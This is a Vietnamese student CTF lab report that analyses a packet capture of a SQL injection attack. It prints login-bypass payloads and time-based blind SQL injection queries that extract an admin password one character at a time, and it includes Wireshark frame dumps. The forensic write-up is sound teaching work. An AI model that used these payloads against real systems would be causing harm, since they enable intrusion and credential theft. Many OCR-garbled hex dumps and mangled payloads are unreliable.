
d. Lỗi hỏng là hacker dùng để khai thác là gì? function

Để biết lỗ hổng mà attacker khai thác là gì ta sẽ xem các request được attacker gửi đi

POST



GET



Nhìn sơ qua ta cũng có thể đoán được đây là cuộc tấn công **SQL injection** thông qua login.php bằng phương thức PUSH và URL thông qua phương thức GET

Đây là một kỹ thuật **lợi dụng** những **lỗ hổng** về **câu truy vấn** của các ứng dụng. Được thực hiện bằng cách chèn thêm một đoạn SQL để làm sai lệnh đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database.

Lab 6: CTF Final Test


Function

username=%27+or+1%3D1---+&password=%27+or+1%3D1---+HTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:52:02 GMT

Function được sử dụng là `username='+or+1=1++&password='+or+1=1++`

Mục đích bỏ qua kiểm tra đăng nhập bằng điều kiện luôn đúng mà không cần biết tên người dùng hoặc mật khẩu hợp lệ.

Có quá nhiều truy vấn bằng GET nên em sẽ lấy đai 1 cái để xem



Function được sử dụng

name='"+UNION+SELECT+IF(SUBSTR((SELECT+password+FROM+users+WHE
RE+username='admin'),1,1)='!',sleep(4),sleep(0)),'a'++-

Đây là cuộc tấn công Blind SQL Injection bằng cách dựa vào độ trễ của thời gian phản hồi nếu kí tự đầu tiên của password ở tài khoản ‘admin’ là ‘!’ thì ngừng phản hồi 4s không thì phản hồi ngay lập tức. Có attacker đang muốn thăm dò mật khẩu của admin


e. Hacker đã login vào tài khoản nào?

Như ở trên Hacker đã login vào tài khoản agent

username=agentp&password=perrytheplatypus

f Server mà hacker dùng để test là gì? as.com

Lab 6: CTF Final Test



g. Có vẻ là hacker đã lấy được mật khẩu của admin. Nhưng có người lại bảo là chưa. Vậy hacker đã lấy được mật khẩu của admin chưa? Mật khẩu của admin là gì? Hacker đã lấy được gì?

Hacker đã dò được nhiều thông tin về password nhưng chưa tìm ra được

Lọc các gói tin HTTP

No.	Time	Source	Destination	Protocol	Length	Info
106729	280.906937	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106747	280.909978	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106752	280.915139	151.101.78.132	172.18.0.3	HTTP	2946	Continuation
106757	280.915768	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106775	280.919506	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106783	280.927255	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106801	280.928596	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106809	280.934831	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106811	280.935335	151.101.78.132	172.18.0.3	HTTP	2946	Continuation
106829	280.937106	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106837	280.944221	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106855	280.945814	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106860	280.979547	151.101.78.132	172.18.0.3	HTTP	1506	Continuation
106864	280.979771	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106866	280.979998	151.101.78.132	172.18.0.3	HTTP	1506	Continuation
106884	280.982214	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106892	280.991419	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106910	280.992658	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
106918	280.997517	172.18.0.1	172.18.0.3	HTTP	447	GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
106936	280.998854	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)

Có thể thấy attacker liên tục sử dụng blind injection để thăm dò password

Cụ thể:

```
GET /news.php?
name="+UNION+SELECT+IF(SUBSTR((SELECT+password+FROM+users+WHERE+username='admin'),12,1)='7',sleep(4),sleep(0));'a'++-- HTTP/1.1\r\n
```

Nếu kí tự thứ 12 của password là ‘7’ thì sleep 4 giây mới trả kết quả, nếu không thực thi bình thường

Attacker sử dụng lân lượt tất cả các kí tự cho đến khi tìm được mật khẩu

Dựa vào đây xem gói tin để xem attacker dò được tới đâu

Lab 6: CTF Final Test

+ 89381 230.893960	172.18.0.1	172.18.0.3	HTTP	448 GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
89394 230.898646	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89396 230.909872	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89398 230.919303	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89400 230.936475	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89403 231.304664	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89405 231.304681	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89406 231.304689	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89407 231.304693	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89408 231.304697	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89409 231.304701	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89411 231.334847	151.101.78.132	172.18.0.3	HTTP	1506 Continuation
89413 231.423613	151.101.78.132	172.18.0.3	HTTP	1506 Continuation
89415 231.425784	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
89417 231.443421	151.101.78.132	172.18.0.3	HTTP	2946 Continuation
> Frame 89381: 448 bytes on wire (3584 bits) > Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42: > Internet Protocol Version 4, Src: 172.18.0 > Transmission Control Protocol, Src Port: 4 ▼ Hypertext Transfer Protocol ▼ GET /news.php?name=%22+UNION+SELECT+IF%28%28SELECT+password+FROM+users+WHERE+username='admin',1,1)='@,sleep(4),sleep(0)),'a'++-- HTTP/1.1\r\n Request Method: GET Request URI: /news.php?name=%22+UNION+ Request URI Path: /news.php Request URI Query: name=%22+UNION+ Request URI Query Parameter: na Request Version: HTTP/1.1 Host: as8742.duckdns.org:28081\r\nUser-Agent: python-requests/2.31.0\r\n	0050 6e 61 6d 65 3d 25 32 32 2b 55 4e 49 4f 4e 2b 53 0060 45 4c 45 43 54 2b 49 46 25 32 38 53 55 42 53 54 0070 52 25 45 38 25 32 38 53 45 4c 45 43 54 2b 70 61 0080 73 73 77 6f 72 64 2b 46 52 4f 4d 2b 75 73 65 72 0090 73 2b 57 48 45 52 45 2b 75 73 65 72 6e 61 6d 65 00a0 25 33 44 25 32 37 61 64 6d 69 6e 25 32 37 52 00b0 39 25 32 43 31 25 32 43 31 25 32 39 25 33 44 25 00c0 32 37 25 34 30 25 32 37 25 32 43 73 6e 65 65 70 00d0 25 32 38 34 25 32 39 25 32 43 73 6e 65 65 70 25 00e0 32 38 30 25 32 39 25 32 39 25 32 43 25 32 37 61 00f0 25 32 37 2b 2d 2d 2b 2b 48 54 54 50 2f 31 2e 31 0100 0d 0a 48 6f 73 74 3a 20 61 73 38 37 34 32 2e 64 0110 75 63 6b 64 6e 73 2e 6f 72 67 3a 32 38 38 0d 0120 0a 55 73 65 72 2d 41 67 65 6e 74 3a 2b 70 79 74 0130 68 6f 6e 2d 72 65 71 75 65 73 74 73 2f 32 2e 33 0140 31 2e 30 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f	name=%22 +UNION+ ELECT+IF %28SUBST ssword+R0N+user s+WHERE+ username %3D%27ad min%2752 27440K27 %2Csleep %288482%9Csleep% 28082982 952c427a 4274... HTTP/1.1 ..Host: as8742.d uckdns.o rg:28088- -User-Ag ent: pyt hon-requ ests/2.3 1.0--Acc ept-Enc o		

GET /news.php?

name=""+UNION+SELECT+IF(SUBSTR((SELECT+password+FROM+users+WHERE+username='admin'),1,1)='@,sleep(4),sleep(0)),'a'++-- HTTP/1.1\r\n

Kí tự thứ nhất @ là đúng nên sẽ bị sleep

Còn khi kí tự thứ nhất là ? là sai nên sẽ phản hồi ngay như hình bên dưới

GET /news.php?

name=""+UNION+SELECT+IF(SUBSTR((SELECT+password+FROM+users+WHERE+username='admin'),1,1)='?',sleep(4),sleep(0)),'a'++-- HTTP/1.1\r\n

Mã hóa

Giải mã

+ 89353 230.883476	172.18.0.1	172.18.0.3	HTTP	448 GET /news.php?name=%22+UNION+SELECT+IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%3D%27
89371 230.885182	172.18.0.3	172.18.0.1	HTTP	418 HTTP/1.1 200 OK (text/html)

Tiếp tục như thế

Đây là khúc bị sai

Lab 6: CTF Final Test

97078	253..105059	172..18..0.1	172..18..0.3	HTTP
98769	262..404716	172..18..0.1	172..18..0.3	HTTP
98790	262..435067	172..18..0.1	172..18..0.3	HTTP
98820	262..448512	172..18..0.1	172..18..0.3	HTTP
98852	262..468135	172..18..0.1	172..18..0.3	HTTP
98886	262..492090	172..18..0.1	172..18..0.3	HTTP
98916	262..512561	172..18..0.1	172..18..0.3	HTTP
98948	262..531038	172..18..0.1	172..18..0.3	HTTP
98979	262..548302	172..18..0.1	172..18..0.3	HTTP
99009	262..563140	172..18..0.1	172..18..0.3	HTTP
99041	262..581988	172..18..0.1	172..18..0.3	HTTP
99071	262..595396	172..18..0.1	172..18..0.3	HTTP
99103	262..610838	172..18..0.1	172..18..0.3	HTTP
99133	262..620679	172..18..0.1	172..18..0.3	HTTP
99163	262..631626	172..18..0.1	172..18..0.3	HTTP
99195	262..646192	172..18..0.1	172..18..0.3	HTTP
99226	262..658032	172..18..0.1	172..18..0.3	HTTP

```
> Frame 98760: 446 bytes on wire (3560 bits)  
> Ethernet II, Src: 02:42:00:1f:c6:42 (02:42:  
> Internet Protocol Version 4, Src: 172.18.0.  
> Transmission Control Protocol, Src Port: 4  
> Hypertext Transfer Protocol  
>   GET /news.php?name=M22+UNION+SELECT+IF+  
>     [Expert Info (Chat/Sequence): GET /n  
>       Request Method: GET  
>     Request URI: /news.php?name=M22+UNIO  
>       Request URI Path: /news.php  
>       Request URI Query: name=M22+UNION+  
>         Request URI Query Parameter: na  
>           Request Version: HTTP/1.1  
Host: as8742.duckdns.org:2008\nUser-Agent: python-requests/2.31.0\r\n
```

02 42 ac 12 03 03 02 42 eb 1f 5c 4a 08 00 45 00 B - B - J E
01 b0 61 93 34 09 00 40 06 ec ac 02 00 01 12 30 @ L -
00 03 b6 95 00 50 94 0d 05 08 cc cd 64 08 18 ... P - L - d
00 Fb 59 cb 00 01 01 00 08 5a 95 43 60 12 62 Y - Z C b
1b 48 47 45 20 24 26 65 77 73 2e 70 68 70 3f @GET /n .ewp ,s
Ge 61 66 65 3d 25 32 32 2b 55 4a 09 4f 4e 2b 51 name2@UNITS+
04 45 45 43 24 49 46 25 32 38 53 55 42 53 54 ELECT+IF 2S2UBST
07 25 32 38 25 32 53 53 45 45 43 24 5b 76 21 name2@2S2UBST+
73 73 77 6f 72 64 2b 52 4f 4d 2b 75 73 65 72 ssword#R=DMUser
73 2b 57 48 45 52 45 2b 73 65 72 61 66 64 65 R=DMUser
33 24 44 52 37 26 31 61 6d 69 25 32 37 25 32 03N@2d min#2RZK
39 25 32 43 37 25 32 43 31 25 39 33 25 44 96%Z/2RZK 19X2930
37 32 61 25 37 25 32 43 73 73 65 65 70 25 32 27x2RZK Sleep2
30 39 25 32 39 25 35 43 25 32 39 33 25 39 33 84%Z/2RZK sleep2B
37 26 2d 24 2b 20 48 54 54 50 2f 31 2e 31 04 08 71 HT LP/1.1
48 66 23 2b 60 63 23 38 32 33 2e 54 65 78 Host@ 172.1.1.1

Frame 98760: 446 bytes on wire (356 bits), 446 bytes captured (356 bits) on interface eth0		0090	73 2b 4f 48 45 4c 2b 75 73 65 72 6e 61 6d 65	+ WHERE+username%30%27;
# 1:	GET /news.php?name=%22%UNION%20SELECT%20IF%28SUBSTR%28%28SELECT+password+FROM+users+WHERE+username%30%27;	0090-0	73 33 46 3d 37 61 5d f4 59 6c 7f 30 37 35 33	%30%27;+ AND 1=1%23;

```
> Internet Protocol Version 4, Src: 172.18.0
> Transmission Control Protocol, Src Port: 4
< Hypertext Transfer Protocol
  < GET /news.php?name%22UNION+SELECT+IFX;
    > [Expert Info (Chat/Sequence): GET /ne
      Request Method: GET
      Request URI: /news.php?name%22UNION+
        Request URI Path: /news.php
        < Request URI Query: name%22UNION+
          Request URI Query Parameter: na
          Request Version: HTTP/1.1
        Host: as8742.duckdns.org:2008\r\n
        User-Agent: python-requests/2.31.0\r\n
```

```
0x00 35 23 32 35 27 35 23 32 31 25 32 39 25 33 44 25 98ZC7NCZK19N2930K  
0x01 32 37 61 25 32 37 25 32 31 73 65 65 70 25 32 38 98ZC7NCZK19N2930K  
0x02 34 38 35 25 32 39 25 32 33 73 66 65 70 25 32 38 98ZC7NCZK19N2930K  
0x03 30 25 39 32 39 35 25 32 31 73 65 70 25 32 36 98ZC7NCZK19N2930K  
0x04 37 2b 2d 2d 2b 20 48 54 54 50 2f 31 2e 31 0d 0a 98ZC7NCZK19N2930K  
0x05 48 67 73 74 20 61 73 38 37 34 32 64 74 65 73 98ZC7NCZK19N2930K  
0x06 64 66 73 72 67 62 76 32 38 38 30 0d 0a 55 Host: as 8742.dns.kdns.org :2880 -U  
0x07 63 75 62 2d 41 67 65 64 74 38 29 70 79 68 64 ser-Agen: python  
0x08 66 72 65 75 71 65 75 74 32 32 33 31 2e n-reqes t/t,2/31.  
0x09 30 0d 04 61 63 65 70 74 45 66 63 69 64 09 0- Accep t: t-Encodci  
0x0a 66 73 74 20 67 74 69 70 2c 20 64 65 66 61 74 n: gzip , deflat  
0x0b 65 00 0a 61 63 65 65 74 3a 20 2a 2f 0d 08 a e- Accep t: /*  
0x0c 43 6f 66 65 63 74 69 6f 3e 20 68 65 65 70 Connecti on: keep  
0x0d 2d 61 66 69 65 0d 04 43 6f 67 68 69 65 34 20 -Allow - Cookie:  
0x0e 50 48 50 53 45 53 49 43 44 66 64 36 38 35 PHPESS51 dF68B53
```

Ở kí tự số 7 chỉ truy vấn mỗi kí tự ‘a’ mà không truy vấn các kí tự khác

Đây là những phần attacker đã tìm được

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 1, 1) = '@',  
sleep(4), sleep(0)),
```

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 2, 1) = 'd',  
sleep(4), sleep(0)),
```

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 3, 1) = 'm',  
sleep(4), sleep(0)),
```

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 4, 1) = '1',  
sleep(4), sleep(0)),
```

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 5, 1) = 'n',  
sleep(4), sleep(0)),
```

```
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 6, 1) = '_', sleep(4), sleep(0)),
```


Lab 6: CTF Final Test

IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 7, 1) = 'a', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 8, 1) = '3', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 9, 1) = 'c', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 10, 1) = 'r', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 11, 1) = '3', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 12, 1) = '7', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 13, 1) = '_', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 14, 1) = '!', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 15, 1) = '@', sleep(4), sleep(0)),
IF(SUBSTR((SELECT password FROM users WHERE username='admin'), 16, 1) = '#', sleep(4), sleep(0))

Mật khẩu attacker tìm được là: : @dm1n_a3cr37_!@#

Để xem mật khẩu của admin thì ta sẽ xem các gói tin trao đổi giữa server và MySQL server

Lab 6: CTF Final Test



User: **Admin**

Pass: **@dm1n_s3cr3t!@#**

h. Có nên tình nghi đặc vụ đó là người đã thực hiện cuộc tấn công không? Tại sao?


Cookie lúc login, cookie lúc payload tấn công

Cooke lúc login



Cookie lúc payload tấn công

Lab 6: CTF Final Test




Đặc vụ đó có thể không phải là kẻ tấn công

3. Android

bypass_login.apk - Như tên file, để tìm được flag hãy dịch ngược ứng dụng này và tìm cách bypass login. Đồng thời, cho biết dev đã mắc lỗi gì khi lập trình dẫn đến dễ dàng để lộ thông tin nhạy cảm như vậy. Đề xuất biện pháp khắc phục.

Giao diện khi mở app:



Đọc và phân tích code hàm Main Activity

Lab 6: CTF Final Test

